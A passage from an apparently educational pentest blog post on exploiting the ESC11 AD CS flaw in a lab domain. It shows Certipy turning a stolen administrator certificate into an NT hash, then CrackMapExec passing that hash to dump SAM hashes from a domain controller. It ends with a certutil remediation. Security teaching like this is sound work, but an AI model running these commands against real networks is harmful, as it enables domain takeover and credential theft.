T/YSZ7zpJW9zQiQRXcUY0+iwP/UAe8yGPBCOi6msRik5eBNk9pa6omZ/QTuo2gnZYLv4enyRpGliRUpWEdJKj19jRxBu8sYnEGhMMk81WwqW60ub//K3exu7bliUP5yU7U-

Obtaining a Base64 Encoded PFX for the Administrator

We can decode this and use it to obtain the NTLM hash of the Domain Administrator using Certipy:

```
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ cat administrator.pfx.b64| base64 -d > administrator.pfx
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ certipy auth -pfx administrator.pfx -dc-ip 172.16.5.10
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@matrix.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@matrix.local':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

Using this hash, we can perform all the usual attacks against a domain, such as dumping credentials and obtaining a session on various machines in the network.



```
┌──(venv)─(kali㉿kali)-[/opt/adcs]
└─$ crackmapexec smb 172.16.5.10 -u 'Administrator' -H 2b576acbe6bcfda7294d6bd18041b8fe --sam
SMB         172.16.5.10     445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:matrix.local) (signing:True) (SMBv1:False)
SMB         172.16.5.10     445    DC01             [+] matrix.local\Administrator:2b576acbe6bcfda7294d6bd18041b8fe (Pwn3d!)
SMB         172.16.5.10     445    DC01             [+] Dumping SAM hashes
SMB         172.16.5.10     445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
SMB         172.16.5.10     445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         172.16.5.10     445    DC01             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         172.16.5.10     445    DC01             [+] Added 3 SAM hashes to the database
```

Dumping the SAM Database as the Matrix Administrator

Remediation

The natural remediation is to hit the issue at its core, enabling encryption on `MS-ICPR` requests.

```
certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST
net stop certsvc & net start certsvc
```

I shall leave the remaining remediation concepts and detection routines to the Compass Security blog. Check it out, it's awesome, I don't want to just copy their ideas word for word!

Concluding Thoughts

Today we went over the detection and exploitation of ESC11, the newest ADCS exploit to be publicly released. This blog post contained no new research and was just an attempt to demonstrate active exploitation with image accompaniments and code extracts. The gracias should all go to the original researchers and the fantastic folks behind the tools necessary to perform the exploit - You're all so inspiring.

Until next time, keeeeeeep on (ethically) hacking!